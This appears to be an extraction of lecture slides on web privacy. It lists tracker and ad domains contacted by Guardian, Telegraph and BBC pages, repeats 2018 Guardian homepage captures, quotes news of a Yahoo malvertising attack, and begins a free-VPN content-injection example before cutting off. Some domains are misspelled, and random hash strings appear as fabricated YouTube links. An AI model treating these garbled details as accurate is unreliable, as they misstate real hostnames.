


Connect.js modifies the page to add a new piece of content to the list.


Loaded:

- index.html from cutedog.com
- dog.jpg from instagram.com
- sad_dog.jpg from instagram.com
- style.css from cutedog.com
- tracker.js from beacon.krxd.net
- invisible.jpg from doubleclick.com
- connect.js from connect.facebook.net
- logo.jpg from connect.facebook.net

Each piece of content can add new content to the page.



Ghostery: Page content sources





Headlines

Exclusive

Mother of autistic boy left with £10,000 debt after breaching DWP carer's allowance rules by £1.92 a week

Over five-year period Oksana Shahar – who cares for her son – was paid a small amount more than carer's allowance earnings limits allow



4h ago



Exclusive

Labour targets international students claiming asylum after Reform's election wins

5h ago

Analysis Farage not Starmer is feeding public's appetite for change

Rochdale

Driver arrested on suspicion of attempted murder after four hurt in two collisions

2h ago

Singapore



The Guardian Content Sources

- assets.guim.co.uk
- i.guim.co.uk
- interactive.guim.co.uk
- ipv4.guim.co.uk
- ipv6.guim.co.uk
- polyfill.guim.co.uk
- uploads.guim.co.uk
- api.nextgen.guardianapps.co.uk
- ophan.theguardian.com
- static.theguardian.com
- ad.360yield.com
- adservice.google.com
- adservice.google.co.uk
- apex.go.sonobi.com
- as-sec.casalemedia.com
- beacon.gu-web.net
- beacon.krxd.net
- cdn.adsafeprotected.com
- cdn-gl.imrworldwide.com
- cdn.krxd.net
- connect.facebook.net
- consumer.krxd.net
- dt.adsafeprotected.com
- dual.guim.co.uk
- elb.the-ozone-project.com
- googleads.g.doubleclick.net
- i.ytimg.com
- pagead2.googlesyndication.com
- partner.mediawallahscript.com
- pixel.adsafeprotected.com
- prebid.adnxs.com
- sb.scorecardresearch.com
- secure-au.imrworldwide.com
- secure-dcr.imrworldwide.com
- secure-gl.imrworldwide.com
- securepubads.g.doubleclick.net
- static.adsafeprotected.com
- static.doubleclick.net
- stats.g.doubleclick.net
- sync.go.sonobi.com
- s.ytimg.com
- tags.bluekai.com
- tpc.googlesyndication.com
- uipglob.semasio.net
- www.facebook.com
- www.googleadservices.com
- www.google-analytics.com
- www.google.com
- www.google.co.uk
- www.googletagservices.com
- www.youtube.com
- 7senobrlslpagqt8kh6vbxl92ahwu1528731245.n
- bxszji1mxmxq5qq9g5dtcxaspq6831528730887

The Guardian Content Sources

- assets.guim.co.uk
- i.guim.co.uk
- interactive.guim.co.uk
- ipv4.guim.co.uk
- ipv6.guim.co.uk
- polyfill.guim.co.uk
- uploads.guim.co.uk
- api.nextgen.guardianapps.co.uk
- ophan.theguardian.com
- static.theguardian.com
- ad.360yield.com
- adservice.google.com
- adservice.google.co.uk
- apex.go.sonobi.com
- as-sec.casalemedia.com
- beacon.gu-web.net
- beacon.krx.net
- cdn.adsafeprotected.com
- cdn-gl.imrworldwide.com
- cdn.krx.net
- connect.facebook.net
- consumer.krx.net
- dt.adsafeprotected.com
- dual.guim.co.uk
- elb.the-ozone-project.com
- googleads.g.doubleclick.net
- i.ytimg.com
- pagead2.googlesyndication.com
- partner.mediawallahscript.com
- pixel.adsafeprotected.com
- prebid.adnxs.com
- sb.scorecardresearch.com
- secure-au.imrworldwide.com
- secure-dcr.imrworldwide.com
- secure-gl.imrworldwide.com
- securepubads.g.doubleclick.net
- static.adsafeprotected.com
- static.doubleclick.net
- stats.g.doubleclick.net
- sync.go.sonobi.com
- s.ytimg.com
- tags.bluekai.com
- tpc.googlesyndication.com
- uipglob.semasio.net
- www.facebook.com
- www.googleadservices.com
- www.google-analytics.com
- www.google.com
- www.google.co.uk
- www.googletagservices.com
- www.youtube.com
- 7senobrlslpagqt8kh6vbxl92ahwu1528731245.n
- bxszji1mxmxq5qq9g5dtcxaspq6831528730887

The Telegraph Content Sources

static.telegraph.co.uk
assets.adobedtm.com
dpm.demdex.net
img.youtube.com
sb.scorecardresearch.com
zm232.com
secure.s.telegraph.co.uk
c.amazon-adsystem.com
www.googletagservices.com
tmg.demdex.net
securepubads.g.doubleclick.net
connect.facebook.net
www.google-analytics.com
adservice.google.com
adservice.google.co.uk
www.facebook.com
js-sec.indexww.com
bat.bing.com
telegraph.sdk.beemray.com
hm732.com
amplify.outbrain.com
ib.adnxs.com
telegraphmedia.bootstrap.fyre.co
amplifypixel.outbrain.com
aax.amazon-adsystem.com
cdn.taboola.com
tr.outbrain.com
telegraphmediagroupl.tt.omtrdc.net
telegraph.grapeshot.co.uk
ict.infinity-tracking.net
opentag-stats.qubit.com
cdn.petametrics.com
collector-2794.tvsquared.com
acdn.adnxs.com
advertising.oriel.io
static.criteo.net

v7.beemray.com
as-sec.casalemedia.com
secure.adnxs.com
trc.taboola.com
query.petametrics.com
bidder.criteo.com
router.infolinks.com
load77.exelator.com
pr-bh.ybp.yahoo.com
aax-eu.amazon-adsystem.com
sync.search.spotxchange.com
beacon.walmart.com
s.amazon-adsystem.com
m.adnxs.com
pagead2.google syndication.com
tpc.google syndication.com
pixel.advertising.com
www.google.com
secure-assets.rubiconproject.com
cdn.ampproject.org
ams1-ib.adnxs.com
plugin.mediavoice.com
eus.rubiconproject.com
native.sharethrough.com
meraxes-cdn.polarmobile.com
ads.pubmatic.com
fw.adsafeprotected.com
cdn.adnxs.com
us-u.openx.net
pixel.adsafeprotected.com
gb-gmtdmp.mookie1.com
z.moatads.com
cdn.mookie1.com
static-tagr.gd1.mookie1.com
d.lemonpi.io
match.adsrvr.org

dt.adsafeprotected.com
px.moatads.com
eu-u.openx.net
b.sharethrough.com
googleads.g.doubleclick.net
token.rubiconproject.com
ad.doubleclick.net
cdn.mediavoice.com
image6.pubmatic.com
odr.mookie1.com
pixel-eu.rubiconproject.com
static.adsafeprotected.com
pubads.g.doubleclick.net
s0.2mdn.net
pentos-cdn.polarmobile.com
googleads4.g.doubleclick.net
pubmatic-match.dotomi.com
c1.adform.net
pubmatic2waycm-atl.netmng.com
cdnjs.cloudflare.com
simage2.pubmatic.com
image2.pubmatic.com
image4.pubmatic.com
simage4.pubmatic.com
p.skimresources.com
static.chartbeat.com
s3-eu-west-1.amazonaws.com
ping.chartbeat.net
secure.widget.cloud.opta.net
www.google.co.uk
ssl.google-analytics.com
ade.google syndication.com
pixel.tapad.com
pub.pxl.ace.advertising.com

cm.ctnsnet.com
connexity.net
magnetic.t.domdex.com
pixel.rubiconproject.com
dis.criteo.com
r.turn.com
t.wayfair.com
p.adsymptotic.com
delivery.h.switchadhub.com
choices.truste.com
eur-ukp.adsrvr.org
ad.atdmt.com
a.ctnsnet.com
cdn.ctnsnet.com
cm.g.doubleclick.net
choices.trustarc.com
code.createjs.com
collector.cint.com
dsum-sec.casalemedia.com
cm.adform.net
ad.360yield.com
eb2.3lift.com
jadservice.postrelease.com
rtb-csync.smartadserver.com
sync.teads.tv
dh.serving-sys.com
s.thebrighttag.com
adserver-us.adtech.advertising.com
www.national-lottery.co.uk
d3c3cq33003psk.cloudfront.net
telegraphmediagroup.d3.sc.omtrdc.net
performance-data.gcpdata.telegraph.co.uk

B B C Content Sources

- nav.files.bbc.co.uk
- static.bbc.co.uk
- homepage.files.bbc.co.uk
- ichef.bbc.co.uk
- fig.bbc.co.uk
- mybbc.files.bbc.co.uk
- ssl.bbc.co.uk
- static.bbc.co.uk
- search.files.bbc.co.uk
- mvt.api.bbc.com
- sa.bbc.co.uk
- idcta.api.bbc.co.uk
- edigitalsurvey.com

B B C Content Sources

- nav.files.bbc.co.uk
- static.bbc.co.uk
- homepage.files.bbc.co.uk
- ichef.bbc.co.uk
- fig.bbc.co.uk
- mybbc.files.bbc.co.uk
- ssl.bbc.co.uk
- static.bbc.co.uk
- search.files.bbc.co.uk
- mvt.api.bbc.com
- sa.bbc.co.uk
- idcta.api.bbc.co.uk
- edigitalsurvey.com

The Guardian Content Sources

- assets.guim.co.uk
- i.guim.co.uk
- interactive.guim.co.uk
- ipv4.guim.co.uk
- ipv6.guim.co.uk
- polyfill.guim.co.uk
- uploads.guim.co.uk
- api.nextgen.guardianapps.co.uk
- ophan.theguardian.com
- static.theguardian.com
- ad.360yield.com
- adservice.google.com
- adservice.google.co.uk
- apex.go.sonobi.com
- as-sec.casalemedia.com
- beacon.gu-web.net
- beacon.krx.net
- cdn.adsafeprotected.com
- cdn-gl.imrworldwide.com
- cdn.krx.net
- connect.facebook.net
- consumer.krx.net
- dt.adsafeprotected.com
- dual.guim.co.uk
- elb.the-ozone-project.com
- googleads.g.doubleclick.net
- i.ytimg.com
- pagead2.googlesyndication.com
- partner.mediawallahscript.com
- pixel.adsafeprotected.com
- prebid.adnxs.com
- sb.scorecardresearch.com
- secure-au.imrworldwide.com
- secure-dcr.imrworldwide.com
- secure-gl.imrworldwide.com
- securepubads.g.doubleclick.net
- static.adsafeprotected.com
- static.doubleclick.net
- stats.g.doubleclick.net
- sync.go.sonobi.com
- s.ytimg.com
- tags.bluekai.com
- tpc.googlesyndication.com
- uipglob.semasio.net
- www.facebook.com
- www.googleadservices.com
- www.google-analytics.com
- www.google.com
- www.google.co.uk
- www.googletagservices.com
- www.youtube.com
- [7senobrlslpagqt8kh6vbxl92ahwu1528731245.n](https://www.youtube.com/watch?v=7senobrlslpagqt8kh6vbxl92ahwu1528731245&list=PLBxszji1mxmxq5qq9g5dtcxaspq6831528730887)
- [bxszji1mxmxq5qq9g5dtcxaspq6831528730887](https://www.youtube.com/watch?v=bxszji1mxmxq5qq9g5dtcxaspq6831528730887)

The Guardian as you would normally see it

Advertisement



Are you aware of what personal data you're sharing?
Here's how your personal data is being stored in 2018 >

Support The Guardian

Subscribe Find a job Sign in Search

Paid for by

 **BARCLAYS**

The Guardian Labs

Support The Guardian

UK edition

News

Opinion

Sport

Culture

Lifestyle

More

The Guardian

UK World Business Football UK politics Environment Education Science Tech Global development Cities Obituaries

Headlines
Monday
11 June 2018

Edinburgh

Now
15°C

21:00
13°C

00:00
11°C

03:00
10°C



Podcast
UK Politics Weekly
General election anniversary

Brexit/Tory
remainers warn of
revolt over EU
withdrawal bill

Some MPs are not satisfied with
proposed changes as bill returns
to Commons

EU withdrawal bill Full list of
proposed amendments

Brexit tribes How the Commons
camps are likely to vote

Vince Cable 'Catastrophic no
deal a real possibility'



**Live/Trump should expect
retaliation after G7 tariff row, says May**
PM praises Justin Trudeau for his leadership and says the UK
intends to honour commitments 5,574
Latest update 7m ago
Nigel Farage, the former Ukip leader, will be interviewing his
Leave EU pals Arron Banks and Andy Wigmore on his LBC phone ...
G7 summit May calls on Trump
to honour commitments **Q&A** How damaging was Trump's
G7 blow-up?



Epilepsy / Boy's
mother barred from
bringing cannabis oil
into UK

Trump-Kim summit / US
to offer unprecedented
security deal

Prostate cancer / Saliva
test could help identify men
at greatest risk



Mediterranean /
Migrant rescue ship
rejected by Italy
invited to dock in
Spain

Grenfell Tower / Theresa
May calls her response to
fire 'not good enough'

California / Missing US air
force officer found after 35
years

Jaguar Land Rover /
Production of Discovery to
be moved from UK to
Slovakia

Bob Higgins trial / Abuse
left me with food phobia,
ex-footballer tells court

Channel 5 / Jeremy Vine to
take over Wright Stuff slot

Spotlight

**Serpentine
pavilion** / **Steel,**
shade and a
paddling pool
Oliver Wainwright



**World's most
beautiful**



Your privacy
We use cookies to improve your experience on our site and to show you relevant advertising.
To find out more, read our updated [privacy policy](#) and [cookie policy](#).

✓ OK

[More information](#)

✓ theguardian.co.uk

✗ Guardian owned

✗ Trackers

Support The Guardian

SubscribeFind a jobSign inSearch

News

Opinion

Sport

Culture

Lifestyle

More

The Guardian

UK edition

UKWorldBusinessFootballUK politicsEnvironmentEducationScienceTechGlobal developmentCitiesObituaries

Headlines

Monday11 June 2018

Brexit / Tory remainers warn of revolt over EU withdrawal bill

Some Conservative MPs are not satisfied with proposed changes as bill returns to Commons

EU withdrawal bill

Full list of proposed amendments

Brexit tribes

How the Commons camps are likely to vote

Vince Cable

'Catastrophic no deal a real possibility'

Chloe Ayling kidnap / Man sentenced to 16 years in prison

Trump-Kim summit / US to offer unprecedented security deal

Prostate cancer / Saliva test could help identify men at greatest risk

Live / Trump should expect retaliation after G7 tariff row, says May

PM praises Justin Trudeau for his leadership and says the UK intends to honour commitments

G7 summit May calls on Trump to honour commitments

Q&A How damaging was Trump's G7 blow-up?

Mediterranean / Migrant rescue ship rejected by Italy invited to dock in Spain

Grenfell Tower / Theresa May calls her response to fire 'not good enough'

California / Missing US air force officer found after 35 years

Jaguar Land Rover / Production of Discovery to be moved from UK to Slovakia

Bob Higgins trial / Abuse left me with food phobia, ex-footballer tells court

Channel 5 / Jeremy Vine to take over Wright Stuff slot

Spotlight

Serpentine pavilion / Steel, shade and a paddling pool

Oliver Wainwright

Only the second solo woman and the youngest architect to win the annual commission, Mexico's Frida Escobedo has made a rough, tough backdrop for summer frolics

Toxic and untaxed / Perils of global trade in bootleg liquor exposed

Not licensed to offend / A new Bond museum will cut the sexism and casual racism

Yass queens! / Queer Eye's Fab Five on how they are changing men – one makeover at a time

Crimea / Football club that was split in two after Russian invasion

How we made / Spare Rib magazine

'WH Smith wouldn't stock some issues. One cover showed a woman in the throes of an orgasm'

'I could have ended up dead' / Why women's refugees face a fatal new threat

Grenfell one year on / The student midwife who rushed to help

Though friends and family tried to stop her, Zahra Choudhry spent almost a month giving help to survivors and families

Crosswords

✓
✓ theguardian.co.uk
Guardian owned
✗ Trackers

Support The Guardian Subscribe Find a job Sign in Search UK edition

News Opinion Sport Culture Lifestyle More

UK World Business Football UK politics Environment Education Science Tech Global development Cities Obituaries

Headlines

Monday 11 June 2018

Edinburgh

Now 15°C

7:00 13°C 00:00 11°C 03:00 10°C

Brexit/Tory remainers warn of revolt over EU withdrawal bill

Some MPs are not satisfied with proposed changes as bill returns to Commons

EU withdrawal bill Full list of proposed amendments

Brexit tribes How the Commons camps are likely to vote

Vince Cable 'Catastrophic no deal a real possibility'

Mediterranean / Migrant rescue ship rejected by Italy invited to dock in Spain

Grenfell Tower / Theresa May calls her response to fire 'not good enough'

California / Missing US air force officer found after 35 years

Jaguar Land Rover / Production of Discovery to be moved from UK to Slovakia

Bob Higgins trial / Abuse left me with food phobia, ex-footballer tells court

Channel 5 / Jeremy Vine to take over Wright Stuff slot

Chloe Ayling kidnap / Man sentenced to 16 years in prison

Trump-Kim summit / US to offer unprecedented security deal

Prostate cancer / Saliva test could help identify men at greatest risk

Live / Trump should expect retaliation after G7 tariff row, says May

PM praises Justin Trudeau for his leadership and says the UK intends to honour commitments

Latest update im ago The government may be tabling a new amendment to the EU withdrawal bill in the hope of appeasing potential rebels, the BBC...

G7 summit May calls on Trump to honour commitments

Q&A How damaging was Trump's G7 blow-up?

Podcast UK Politics Weekly General election anniversary

Spotlight

Serpentine pavilion / Steel, shade and a paddling pool
Oliver Wainwright

Only the second solo woman and the youngest architect to win the annual commission, Mexico's Frida Escobedo has made a rough, tough backdrop for summer frolics

Toxic and untaxed / Perils of global trade in bootleg liquor exposed

Not licensed to offend / A new Bond film comm will cut the sexism and casual

'I could have ended up dead' / Why women's refugees face a fatal new threat

Your privacy

We use cookies to improve your experience on our site and to show you relevant advertising.

To find out more, read our updated [privacy policy](#) and [cookie policy](#).

✓ OK More information

✓
✓
✓
theguardian.co.uk
Guardian owned
Trackers

Advertisement

Are you aware of what personal data you're sharing?
Here's how your personal data is being stored in 2018 >

Paid for by BARCLAYS

Support The Guardian

Subscribe Find a job Sign in Search

News Opinion Sport Culture Lifestyle More

UK edition

UK World Business Football UK politics Environment Education Science Tech Global development Cities Obituaries

The Guardian

Headlines

Monday
11 June 2018

Edinburgh

Now
15°C

21:00 00:00 03:00
13°C 11°C 10°C

Brexit/Tory remainers warn of revolt over EU withdrawal bill

Some MPs are not satisfied with proposed changes as bill returns to Commons

EU withdrawal bill Full list of proposed amendments

Brexit tribes How the Commons camps are likely to vote

Vince Cable 'Catastrophic no deal a real possibility'

Mediterranean / Migrant rescue ship rejected by Italy invited to dock in Spain

Grenfell Tower / Theresa May calls her response to fire 'not good enough'

California / Missing US air force officer found after 35 years

Jaguar Land Rover / Production of Discovery to be moved from UK to Slovakia

Bob Higgins trial / Abuse left me with food phobia, ex-footballer tells court

Channel 5 / Jeremy Vine to take over Wright Stuff slot

Podcast
UK Politics Weekly
General election anniversary

Live / Trump should expect retaliation after G7 tariff row, says May

PM praises Justin Trudeau for his leadership and says the UK intends to honour commitments

Latest update 7m ago
Nigel Farage, the former Ukip leader, will be interviewing his Leave EU pals Arron Banks and Andy Wigmore on his LBC phone...

G7 summit May calls on Trump to honour commitments

Q&A How damaging was Trump's G7 blow-up?

Trump-Kim summit / US to offer unprecedented security deal

Prostate cancer / Saliva test could help identify men at greatest risk

Spotlight

Serpentine pavilion / Steel, shade and a paddling pool
Oliver Wainwright

World's most wanted

Your privacy

We use cookies to improve your experience on our site and to show you relevant advertising.

To find out more, read our updated [privacy policy](#) and [cookie policy](#).



OK

[More information](#)

Threat: Malicious Actors

100



The Switch

Thousands of visitors to yahoo.com hit with malware attack, researchers say

*“Malicious payloads were being delivered to around **300,000 users per hour**. The company guesses that around 9 percent of those, or **27,000 users per hour**, were being infected.”*

The Switch

Thousands of visitors to yahoo.com hit with malware attack, researchers say

*“Clients visiting yahoo.com received advertisements served by **ads.yahoo.com**. Some of the advertisements are malicious . . . Instead of serving ordinary ads, the Yahoo’s servers reportedly sends users an ‘exploit kit.’”*

The Switch

Thousands of visitors to yahoo.com hit with malware attack, researchers say

*“Malicious payloads were being delivered to around **300,000 users per hour**. The company guesses that around 9 percent of those, or **27,000 users per hour**, were being infected.”*

The following attack happened to a student of mine when they were trying to upload their “set a cookie” homework using a free VPN.

```
<html>
<head>
  <title>Basic web page</title>
  <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
  <script>
    document.cookie="username=John Doe;";
  </script>
</head>
<body>
  THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Correct
Answer

```
<html>
<head>
  <title>Basic web page</title>
